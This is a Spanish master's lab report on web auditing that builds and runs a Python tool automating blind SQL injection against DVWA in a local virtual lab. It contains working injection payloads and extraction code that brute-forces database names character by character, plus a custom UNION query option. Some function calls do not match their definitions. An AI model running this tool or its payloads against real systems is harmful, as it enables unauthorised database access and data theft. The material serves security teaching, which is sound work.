UNIVERSIDAD DE CASTILLA-LA MANCHA

ESCUELA SUPERIOR DE

INGENIERÍA INFORMÁTICA

Auditoría Web

Módulo 3: Vulnerabilidades en la parte servidor

Autor: Miguel de la Cal Bravo

Titulación: Máster en Ciberseguridad y Seguridad de la Información

Fecha: 28/02/2021

ÍNDICE DE CONTENIDOS

1. INTRODUCCIÓN

En la presente memoria se desarrolla y explica la realización de la práctica del módulo tres de la asignatura *Auditoría Web*, correspondiente a *vulnerabilidades en la parte servidor*.

2. EJERCICIO

2.1 Ejercicio 1

El alumno deberá desarrollar un script/herramienta que permita automatizar la identificación y explotación de Blind-base SQL Injection. La herramienta deberá recibir como input al menos una dirección URL y un parámetro por GET. No se podrá hacer uso de herramientas adicionales como SQLmap, debiendo programar la funcionalidad de identificación de la vulnerabilidad y extracción de información de la base de datos. Se deberá proporcionar al usuario la posibilidad de seleccionar la información que desea ser extraída de la base de datos, de forma similar a como hace SQLmap.

2.1.1 Escenario y configuraciones previas

En este ejercicio utilizaremos las siguientes máquinas virtuales, creadas en una misma red NAT de *VirtualBox* (10.0.2.0/24):

En la Tabla 1, se muestra información sobre dichos servidores:

Máquina virtual	Sistema operativo	Dirección IP	Descripción / Rol
Debian 10	Debian 10.8	10.0.2.6	Atacante, ejecución *script*
Metasploitable	Linux	10.0.2.4	Víctima, aplicación *DVWA*
Web For Pentester	Linux	10.0.2.7	Víctima (SQL Injection 1)

Tabla 1. Escenario de la práctica

Desde la máquina Debian 10 ejecutaremos un ***script* en *Python*** que explicaremos en profundidad en el siguiente apartado, consiguiendo realizar un ataque de *Blind Base SQL Injection* sobre la máquina vulnerable *DVWA* en la ruta base: http://10.0.2.4/dvwa/vulnerabilities/sqli_blind/

Por otro lado, la aplicación vulnerable *DVWA* de la máquina *Metasploitable* ha de estar configurada en un **nivel de seguridad bajo o *low*** para poder realizar correctamente el ataque, tal y como podemos observar a continuación en la Figura 1:



Figura 1. Nivel de seguridad establecido en bajo en DVWA

Por último, será necesario instalar una serie de dependencias de *pip3* en la máquina Debian 10 (o aquella que deseemos utilizar para lanzar el script para el ataque), las cuales pueden ser instaladas mediante los siguientes comandos:

```
$ pip3 install requests

$ pip3 install PrettyTable

$ pip3 install bs4
```

Adicionalmente, se proporciona un fichero *README.md* con más información del proyecto realizado en esta práctica, que podemos descargar del siguiente repositorio: *https://github.com/mdelacal/mcsi-aw-blind-sql-injection*

Una vez descargado, podemos instalar las dependencias invocando al fichero *requirements.txt*:

```
$ pip3 install -r requirements.txt
```

Hecho esto, procederemos a analizar el problema planteado y comenzar a desarrollar el *script* para automatizar nuestro ataque de *Blind Base SQL Injection* sobre la aplicación *DVWA*.

2.1.2 Análisis del problema

El *script* que se va a desarrollar deberá pasar por una serie de fases en orden, desde la comprobación de si la dirección URL es vulnerable a *SQL Injection* y tipo de consulta *SQL* a realizar (comillas simples, comillas dobles o sin comillas), pasando por la identificación del número de bases de datos existentes en total, identificación del tamaño (número de caracteres) del nombre de cada una de las bases de datos, hasta, finalmente, conseguir identificar completamente el nombre de dichas bases de datos carácter a carácter.

Por lo tanto, tendríamos los siguientes **pasos** a implantar en nuestro *script*:

0.	Comprobación de vulnerabilidad *SQL Injection* y tipo de consulta a realizar.
1.	Identificación del número total de bases de datos existentes.
2.	Identificación del número de caracteres del nombre de cada una de las bases de datos.
3.	Identificación del nombre de cada una de las bases de datos carácter a carácter.

Es preciso mencionar que, previo al paso 0, también será necesario comprobar el número de parámetros pasados por la línea de comandos e inicializar ciertas variables extrayendo sus valores de la línea de comandos, como son las siguientes:

- *<URL>*: primer parámetro que pasaremos por la línea de comandos a la hora de ejecutar el *script*, se corresponde con la **dirección URL base que queremos explotar** para el ataque de *Blind SQL Injection*, en nuestro caso, al utilizar *DVWA* será: *http://10.0.2.4/dvwa/vulnerabilities/sqli_blind/*
- *<PARAMETER>*: segundo parámetro que pasaremos por la línea de comandos, se corresponde con el parámetro por GET que incluiremos en las consultas, en nuestro caso, en *DVWA* utilizaremos *id* mientras que en *Web For Pentester* será *name*.

- *<PARAMETER_VALUE>*: valor que asignaremos al parámetro GET especificado.
- *<EXPECTED_TRUE_OUTPUT>*: valor de la salida esperada cuando las condiciones de la consulta sean correctas.
- *[<PHPSESSID>]*: se corresponde con el parámetro que deberemos de incluir en las ***cookies*** al realizar las peticiones, ya que para utilizar la aplicación *DVWA* necesitaremos estar ***logueados*** dentro de ella. En el caso de *Web For Pentester* no será necesario añadirlo en la ejecución del *script*.

Por último, también nos interesará extraer cierta información realizando una consulta personalizada (función experimental, solo para *DVWA*), por lo que se creará un menú de acciones en el que podremos elegir realizar esta acción o cualquiera de las anteriores, así como también terminar la ejecución del programa.

En el siguiente apartado, veremos cómo implementar todo esto con mayor detalle.

2.1.3 Desarrollo del script auto_blind_sql_injection.py

2.1.3.1 Importación de librerías, funciones main y menú e iniciación de variables

Para la realización de este ejercicio, se ha desarrollado un *script* en *Python 3* en el que haremos uso de las siguientes librerías, viendo en el Listado 1 cómo importarlas:

- *sys*: para la recogida de parámetros pasados por la línea de comandos.
- *requests*: para la realización de peticiones a una dirección *URL* determinada.
- *string*: para la obtención sencilla de los caracteres alfanuméricos, utilizado en el paso 3 para extraer los nombres de las bases de datos carácter a carácter.
- *sleep*: para hacer un pequeño *delay* entre petición y petición, evitando saturar el servidor y evitar posibles problemas.
- *PrettyTable*: para imprimir los resultados en formato tabla con una mejor presentación.
- *BeautifulSoup*: para analizar el contenido de una petición personalizada y extraer resultados.

```
1   #! /usr/bin/python3
2   import sys
3   import requests
4   import string
5   from time import sleep
6
7   # Ejecutar: sudo pip3 install PrettyTable
8   from prettytable import PrettyTable
9
10  # Ejecutar: sudo pip3 install bs4
11  from bs4 import BeautifulSoup
```

Listado 1. Importar librerías necesarias para la ejecución del script

Hecho esto, nos crearemos una función ***main*** y ***menu*** para llamar a otras funciones como la de inicialización de variables y llamada al paso 0 para detectar el tipo de vulnerabilidad *SQL Injection*, dependiendo de la acción que queramos realizar del menú.

En el Listado 2, se muestra esta sección de código:

```
def menu(base_url, cookies, blind_sqli_vuln_type, expected_true_output):
    print(f'\n--------------------------------------------------------------------------------------------------')
    print(f"\nAcciones y funcionalidades disponibles:\n\n" \
            "\t[1] Calcular el nº total de bases de datos\n" \
            "\t[2] Calcular el nº de caracteres de cada una de las bases de datos\n" \
            "\t[3] Identificar carácter a carácter el nombre de cada una de las bases de datos\n" \
            "\t[4] Lanzar petición personalizada (experimental, solo para DVWA)\n" \
            "\t[5] Salir del programa")

    menu_option = str(input(f'\nSelecciona la acción del menú [1-5] (intro para opción por defecto [3]): '))

    # Configuración de las acciones menú
    if(menu_option == "1"):
        total_databases = paso_1()
    elif(menu_option == "2"):
        total_databases = paso_1()
        total_characters_per_db = paso_2(total_databases)
    elif(menu_option == "3" or menu_option == ""):
        total_databases = paso_1()
        total_characters_per_db = paso_2(total_databases)
        database_names_list = paso_3(total_databases, total_characters_per_db)
    elif(menu_option == "4"):
        lanzar_consulta()
    elif(menu_option == "5"):
        print(f'\n[INFO] Saliendo del programa...')
        sys.exit(2)
    else:
        print(f'La opción seleccionada [{menu_option}] no es válida. Por favor, marque una opción del [1-5]')

def main():
    while(1):
        menu(base_url, cookies, blind_sqli_vuln_type, expected_true_output)

if __name__ == "__main__":
    # Inicializamos las variables de url_base, cookies y expected_true_output
    base_url, cookies, parameter_value, expected_true_output = init_variables()
    # Comprobamos si hay vulnerabilidad SQL Injection en la url_base
    blind_sqli_vuln_type = paso_0()
    # Llamamos a la función main para el menú de opciones
    main()
```

Listado 2. Funciones main y menu para llamar a otras funciones

Lo siguiente que tendremos que realizar es inicializar las variables que comentamos en el apartado anterior, así como comprobar que se está utilizando el *script* con el número de parámetros adecuado. En el Listado 3 podemos ver el fragmento de código correspondiente a la función ***init_variables***:

```
def init_variables():

    # Comprobamos el número de argumentos de la línea de comandos
    if len(sys.argv) not in [5, 6]:
        print(f'\033[91m\n[ERROR] USAGE: $ python3 dvwa_sqli_blind_text.py <URL> <PARAMETER> <PARAMETER_VALUE> <EXPECTED_TRUE_OUTPUT> [<PHPSESSID>]\033[0m\n')
        sys.exit(2)
    else:
        # Definimos la url base, parámetro GET, valor del parámetro y salida correcta esperada
```

```
9           base_url = str(sys.argv[1])
10          base_url += "?" + str(sys.argv[2]) + "="
11          print(f'\n[INFO] La dirección URL base es: {base_url}')
12          parameter_value = str(sys.argv[3])
13          expected_true_output = str(sys.argv[4])
14          cookies = {}
15
16          # Establecemos las cookies necesarias para realizar las peticiones
17          if len(sys.argv) == 6:
18              dvwa_security_level = "low"
19              phpsessid = str(sys.argv[5])
20              cookies    =    {'security':    dvwa_security_level,    'PHPSESSID':
    phpsessid}
21
22      return base_url, cookies, parameter_value, expected_true_output
```

Listado 3. Función init_variables para la inicialización de variables y comprobación de errores

2.1.3.2 Función para la detección de vulnerabilidades y tipo de SQL Injection

Seguidamente, tras completar esta función se continúa automáticamente con la función ***paso_0***, la cual se encarga de comprobar el tipo de vulnerabilidad *SQL Injection* (comillas simples, comillas dobles o sin comillas) de la URL pasada por la línea de comandos.

El código de la función *paso_0* se muestra a continuación en el Listado 4:

```
1   def paso_0():
2
3       print(f'\n\033[95m\033[1m------------ PASO 0 - Comprobar vulnerabilidad SQL
    Injection -------------------------------------------------\033[0m\n')
4       blind_sqli_vuln_type = "None"
5       # Comprobamos los diferentes tipos de vulnerabilidades SQL Injection
6       for vuln_type in ["\'", "\"", ""]:
7           print(f"[INFO] Comprobando vulnerabilidad Blind SQL Injection con:
    {vuln_type} ...")
8           url1 = base_url + f"{parameter_value}{vuln_type} and 1={vuln_type}1" +
    "&Submit=Submit#"
9           url2 = base_url + f"{parameter_value}{vuln_type} and 1={vuln_type}0" +
    "&Submit=Submit#"
10
11          r1 = requests.get(url1, cookies=cookies)
12          sleep(0.5)
13          r2 = requests.get(url2, cookies=cookies)
14          sleep(0.5)
15
16          # Si no captura bien el content-length de la petición, comentar esa
    condición del if
17          if((r1.headers.get('content-length')    !=    r2.headers.get('content-
    length')) and (expected_true_output not in r2.text)):
18              blind_sqli_vuln_type = vuln_type
19              print(f'\033[92m[SUCCESS] ¡¡Vulnerabilidad Blind SQL Injection con:
    {blind_sqli_vuln_type} !!\033[0m')
20              break
21          else:
22              print(f'\033[91m[FAILED]   Vulnerabilidad   no   encontrada   con
    {vuln_type}\033[0m')
23
24      if(blind_sqli_vuln_type == "None"):
25          print(f'\033[91m[FAILED] No se han encontrado vulnerabilidades SQL
    Injection :(\n\t Por si acaso, revisa si el PHPSESSID ha sido introducido
    incorrectamente\n\t Saliendo del programa...\033[0m')
26          sys.exit(2)
27
28      return blind_sqli_vuln_type
```

Listado 4. Función paso_0 para la detección del tipo de vulnerabilidad SQL Injection

2.1.3.3 Función para la extracción del número de bases de datos

Una vez identificado el tipo de vulnerabilidad *SQL Injection*, se nos mostrará el menú de acciones, en el cual podremos seleccionar una de las siguientes alternativas:

- [1] Calcular el nº total de bases de datos
- [2] Calcular el nº de caracteres de cada una de las bases de datos
- [3] Identificar carácter a carácter el nombre de cada una de las bases de datos
- [4] Lanzar petición personalizada (experimental, solo para *DVWA*)
- [5] Salir del programa

La primera acción llama a la función **paso_1**, la cual se encarga de conformar la URL añadiendo una consulta del siguiente estilo para extraer el número de bases de datos:

*http://10.0.2.4/dvwa/vulnerabilities/sqli_blind/?id=**1**' and (select count(schema_name) from information_schema.schemata)=**7** -- -*

Recordemos que, al inicio de la ejecución del *script* asignamos el valor del parámetro *id*, en este caso, con **valor 1**, y una salida verdadera esperada en concreto que utilizaremos en el proceso.

Como vemos, si hacemos uso de la función ***count*** podremos identificar el número de bases de datos existentes en total, igualando a un número concreto por fuerza bruta hasta obtener la salida esperada que especifiquemos por la línea de comandos en la ejecución del *script*.

En el *script*, probaremos desde 1 a máximo 99 bases de datos, aunque esto podríamos cambiarlo fácilmente. En el Listado 5, se muestra el código de la función *paso_1*:

```
1   def paso_1(base_url, cookies, blind_sqli_vuln_type):
2
3       print(f'\n\033[95m\033[1m---------- PASO 1 - Calcular el nº total de bases
    de datos ----------------------------------------------\033[0m\n')
4
5       for i in range(1, 100):
6           # Formamos la url y realizamos la petición
7           url = base_url + "1" + blind_sqli_vuln_type + "and (select
    count(schema_name) from information_schema.schemata)=" \
8               + str(i) + " -- -&Submit=Submit#"
9           r = requests.get(url, cookies=cookies)
10
11          # Sleep entre peticiones, realiza 10 peticiones por segundo
12          sleep(0.1)
13
14          # Comprobamos si se detecta el usuario admin en el contenido de la
    respuesta
15          if "<br>First name: admin<br>Surname: admin</pre>" in r.text:
16              total_databases = i
17              # salimos del bucle si hemos encontrado el nº total de bases de
    datos correcto
18              break;
19
20      # Imprimimos en una tabla el número total de bases de datos
21      t1 = PrettyTable(['Nº de bases de datos'])
22      t1.add_row([total_databases])
23      print(t1)
24      print(f'\n[INFO] Paso 1 completado satisfactoriamente')
25      return total_databases
```

Listado 5. Función paso_1 para la identificación del número de bases de datos

2.1.3.4 Función para la extracción del tamaño del nombre de las bases de datos

Una vez identificado el número de bases de datos, procederemos a identificar el número de caracteres del nombre de cada una de las bases de datos. Para ello, nos crearemos una función llamada ***paso_2***, en la que iremos probando el tamaño de cada base de datos identificada desde mínimo 1 carácter hasta máximo 65 caracteres, creando peticiones del siguiente estilo:

*http://10.0.2.4/dvwa/vulnerabilities/sqli_blind/?id=**1**' and (select length(schema_name) from information_schema.schemata limit **0**,1)=**18** -- -&Submit=Submit#*

El primer carácter en rojo se corresponde con el "*ID* numérico" de la base de datos, comenzando desde 0, hasta llegar a 6 en el ejemplo de *DVWA* ya que identificamos un total de 7 bases de datos.

El segundo carácter en rojo se corresponde con el tamaño en caracteres del nombre de la base de datos que estamos analizando. En este caso, el tamaño para la primera base de datos sería 18.

De esta manera, la función *paso_2* quedaría implementada tal y como vemos en el Listado 6:

```
1   def paso_2(base_url, cookies, blind_sqli_vuln_type, total_databases):
2       print(f'\n\033[95m\033[1m---------- PASO 2 - Calcular el nº de caracteres
    de cada una de las bases de datos ----------\033[0m\n')
3
4       total_characters_per_db = [] # Lista de número de caracteres de cada base
    de datos
5
6       t2 = PrettyTable(['# Base de datos', 'Nº de caracteres'])
7
8       for i in range(total_databases):
9           # Identificamos el tamaño de cada una de las bases de datos
10          for j in range(1, 65):
11              # Formamos la url
12              url = base_url + "1" + blind_sqli_vuln_type + " and (select
    length(schema_name) from information_schema.schemata limit " \
13                  + str(i) + ",1)=" + str(j) + " -- -&Submit=Submit#"
14              r = requests.get(url, cookies=cookies)
15
16              # Sleep entre peticiones, realiza 10 peticiones por segundo
17              sleep(0.1)
18
19              # Comprobamos si se detecta el usuario admin en el contenido de la
    respuesta
20              if "<br>First name: admin<br>Surname: admin</pre>" in r.text:
21                  total_characters_per_db.append(j)
22                  # Imprimimos el tamaño de cada una de las bases de datos
23                  print(f'\033[92m[SUCCESS] El nombre de la base de datos #{i}
    contiene {j} caracteres\033[0m')
24                  # salimos del bucle si hemos encontrado el nº de caracteres
    correcto
25                  break;
26
27          # Añadimos a la tabla el número de caracteres de la base de datos
28          t2.add_row([i, total_characters_per_db[i]])
29
30      # Imprimimos la tabla final con el número de caracteres de todas las bases
    de datos
31      print(f'\n{t2}')
32      print(f'\n[INFO] Paso 2 completado satisfactoriamente')
33      return total_characters_per_db
```

Listado 6. Función paso_2 para la extracción del número de caracteres del nombre de cada base de datos

2.1.3.5 Función para la extracción del nombre de cada una de las bases de datos carácter a carácter

Por último, y tras haber detectado el número de caracteres de cada base de datos, procederemos a identificar carácter a carácter el nombre final de las bases de datos encontradas.

Nuevamente, nos crearemos una función llamada ***paso_3***, la cual se encargará de ir probando todos los valores alfanuméricos posibles (junto con guiones, espacios, etc) para identificar los caracteres en orden del nombre de cada una de las bases de datos. De esta manera, generaremos consultas del siguiente estilo:

*http://10.0.2.4/dvwa/vulnerabilities/sqli_blind/?id=**1**' and substring((select schema_name from information_schema.schemata limit **0**,1),**1**,1)='**i**' --&Submit=Submit#*

El primer carácter en rojo se corresponde como vimos antes con el "*ID* numérico" de la base de datos, que en la aplicación *DVWA* irá desde 0 hasta 6, para analizar cada una de las bases de datos existentes.

El segundo carácter en rojo se corresponde con el primer carácter del nombre de la base de datos *(NOTA: comenzando por el número 1 en lugar de 0)* comparándolo con la letra '**i**' en este caso, aunque iremos recorriendo todos los valores alfanuméricos, etc, hasta sacar el correcto.

Así, el código de la función *paso_3* quedaría como vemos en el Listado 7:

```
1   def paso_3(base_url, cookies, blind_sqli_vuln_type, total_databases,
    total_characters_per_db):
2
3       print(f'\n\033[95m\033[1m---------- PASO 3 - Identificar carácter a
    carácter el nombre de cada una de las bases de datos ----------\033[0m\n')
4
5       database_names_list = [] # Lista de nombres de cada base de datos
6
7       t3 = PrettyTable(['# Base de datos', 'Nombre de la base de datos'])
8
9       for i in range(total_databases):
10          i_db_name = "" # nombre que queremos identificar de la base de datos i
11          # Recorrermos caracter a caracter del nombre de cada base de datos
12          for j in range(total_characters_per_db[i] + 1):
13              # Fuerza bruta de caracteres del alfabeto en minúsculas más el - _
    y espacio
14              chars_brute_force = string.ascii_lowercase + string.digits + '-_ '
    + string.ascii_uppercase
15              for char in (chars_brute_force):
16                  # Formamos la url
17                  url = base_url + "1" + blind_sqli_vuln_type + " and
    substring((select schema_name from information_schema.schemata limit " \
18                      + str(i) + ",1)," + str(j) + ",1)=\'" + str(char) + "\' --
    -&Submit=Submit#"
19                  r = requests.get(url, cookies=cookies)
20
21                  # Sleep entre peticiones, realiza 10 peticiones por segundo
22                  sleep(0.1)
23
24                  # Comprobamos si se detecta el usuario admin en el contenido
    de la respuesta
25                  if "<br>First name: admin<br>Surname: admin</pre>" in r.text:
26                      i_db_name = i_db_name + str(char)
27                      # salimos del bucle si hemos encontrado el carácter correcto
28                      break;
29
```

```
30          # Añadimos a la lista el nombmre de cada una de las bases de datos
31          database_names_list.append(i_db_name.replace(" ",""))
32          # Imprimimos el tamaño de cada una de las bases de datos
33          print(f'\033[92m[SUCCESS] El nombre de la base de datos #{i} es:
    {database_names_list[i]}\033[0m')
34          # Añadimos a la tabla el número de caracteres de la base de datos
35          t3.add_row([i, database_names_list[i]])
36
37      # Imprimimos la tabla final con el número de caracteres de todas las bases
    de datos
38      print(f'\n{t3}')
39      print(f'\n[INFO] Paso 3 completado satisfactoriamente')
40      return database_names_list
```

Listado 7. Función paso_3 para la extracción de los nombres de las bases de datos carácter a carácter

2.1.3.6 Función experimental para lanzar consultas personalizadas

Por último, se ha desarrollado una función experimental llamada ***lanzar_consulta***, la cual podremos seleccionar del menú marcando la opción número 4, indicando el valor que queremos pasar al parámetro *id* para realizar la consulta deseada.

De esta manera, partiríamos de la URL base para lanzar una petición personalizada, como, por ejemplo, para consultar el usuario y base de datos utilizados:

*http://10.0.2.4/dvwa/vulnerabilities/sqli_blind/?id=**1' and 1=0 union select user(),database() -- -***

El código de la función *lanzar_consulta* se muestra en el Listado 8:

```
1   def lanzar_consulta(base_url, cookies):
2       print(f'\n[INFO] La dirección URL base es: {base_url}')
3       custom_request = str(input(f'\nIntroduce la petición personalizada a partir
    de la URL base: '))
4
5       # Formamos la url y realizamos la petición
6       url = base_url + custom_request + "&Submit=Submit#"
7       print(f'\n[INFO] Realizando petición a: {url}')
8       r = requests.get(url, cookies=cookies)
9
10      if("pre" in r.text):
11          soup = BeautifulSoup(r.text, "html.parser")
12          custom_response = soup.find("pre").contents
13          print(f'\033[92m[SUCCESS] Respuesta obtenida a la petición
    realizada:\n{custom_response}\033[0m')
14      else:
15          print(f'\n\033[91m[FAILED] No se ha obtenido información extra en la
    petición realizada :(\033[0m')
```

Listado 8. Función lanzar_consulta para la ejecución de peticiones personalizadas

De esta manera, damos por terminado el desarrollo del *script*, procediendo en el siguiente apartado a ejecutar algunos ejemplos de las acciones desarrolladas.

Para ello, nos situaremos dentro del directorio *src/* donde se encuentra el script **auto_blind_sql_injection.py**.

2.1.4 Ejecución del script desarrollado para DVWA

Si ejecutásemos el *script* con un número de parámetros incorrecto (Figura 2), nos saltará el siguiente error, diciendo cómo tendremos que ejecutar el *script*:

```
debian@debian:~/mcsi/aw/modulo3/mcsi-aw-blind-sql-injection/src$ python3 auto_blind_sql_injection.py

[ERROR] USAGE: $ python3 dvwa_sqli_blind_text.py <URL> <PARAMETER> <PARAMETER_VALUE> <EXPECTED_TRUE_OUTPUT> [<PHPSESSID>]
```

Figura 2. Ejecución incorrecta del script, número incorrecto de parámetros

Tras esta comprobación inicial de errores, vemos que es necesario ejecutarlo de la siguiente manera, pasando el número de parámetros correctos y en orden:

```
$ python3 auto_blind_sql_injection.py <URL> <PARAMETER>
<PARAMETER_VALUE> <EXPECTED_TRUE_OUTPUT> [<PHPSESSID>]
```

Un ejemplo de ejecución del *script* para la aplicación *DVWA* sería el siguiente:

```
$ python3 auto_blind_sql_injection.py
http://10.0.2.4/dvwa/vulnerabilities/sqli_blind/ id 1 "First name:
admin" e99f12535f31e974b21cd993b5505026
```

Al ejecutarlo, comenzará a comprobar vulnerabilidades *SQL Injection* y detectará el tipo de vulnerabilidad, en este caso, utilizando comillas simples (Figura 3), pasando al menú de acciones:

```
debian@debian:~/mcsi/aw/modulo3/mcsi-aw-blind-sql-injection/src$ python3 auto_blind_sql_injection.py http://10.0.2.4/
dvwa/vulnerabilities/sqli_blind/ id 1 "First name: admin" e99f12535f31e974b21cd993b5505026

[INFO] La dirección URL base es: http://10.0.2.4/dvwa/vulnerabilities/sqli_blind/?id=

------------ PASO 0 - Comprobar vulnerabilidad SQL Injection -------------------------------------------------

[INFO] Comprobando vulnerabilidad Blind SQL Injection con: ' ...
[SUCCESS] ¡¡Vulnerabilidad Blind SQL Injection con: ' !!

-----------------------------------------------------------------------------------------------------------------

Acciones y funcionalidades disponibles:

        [1] Calcular el nº total de bases de datos
        [2] Calcular el nº de caracteres de cada una de las bases de datos
        [3] Identificar carácter a carácter el nombre de cada una de las bases de datos
        [4] Lanzar petición personalizada (experimental, solo para DVWA)
        [5] Salir del programa

Selecciona la acción del menú [1-5] (intro para opción por defecto [3]):
```

Figura 3. Ejecución del script auto_blind_sql_injection.py sobre DVWA con los parámetros correspondientes y menú de acciones

Llegados a este punto, tendremos disponibles las diferentes opciones que comentamos en el apartado anterior. Para comenzar, ejecutaremos la **acción 1** para tratar de **calcular el número de bases de datos** existentes, obteniendo que en total existen siete bases de datos, tal y como podemos observar en la Figura 4:



Figura 4. Extracción del número de bases de datos en el paso 1

Tras completar este paso, se nos devolverá al menú anterior, en el que podremos seguir lanzando diferentes acciones.

Seguiremos con la **acción 2**, en la que, además de realizar el paso anterior, **calcularemos el número de caracteres** totales del **nombre** de cada una de las siete bases de datos encontradas anteriormente:



Figura 5. Extracción del número de caracteres de cada una de las bases de datos

En la Figura 5, podemos observar el número de caracteres encontrados para cada una de las bases de datos, siendo en total: 18, 4, 10, 5, 7, 8 y 11, los cuales trataremos de averiguar en el tercer y último paso.

Al concluir la acción 2, se nos devolverá al menú inicial, en el que procederemos a ejecutar la **acción 3** pulsando el **número tres o la tecla *Intro*** de nuestro teclado para, además de realizar

los dos primeros pasos, terminar extrayendo el nombre exacto de cada una de las bases de datos carácter a carácter, tal y como se muestra más abajo en la Figura 6:



Figura 6. Extracción de los nombres de las bases de datos carácter a carácter

Por último, encontramos la **acción experimental número 4** para **extraer información de la base de datos** a partir de la URL base.

Por ejemplo, en la Figura 7, se muestra un ejemplo en el que hacemos una consulta al *id* 1, negamos la consulta con *1=0* y hacemos el *union* con un *select* del usuario y de la base de datos, obteniendo como usuario **root@localhost** y como base de datos **dvwa**:

Figura 7. Extracción del usuario de la base de datos y nombre de la base de datos utilizada

Finalmente, se nos devolverá al menú inicial y para **salir** podremos pulsar la **opción 5** del menú o *Ctrl+C* para abortar la ejecución del programa, tal y como se muestra en la Figura 8:

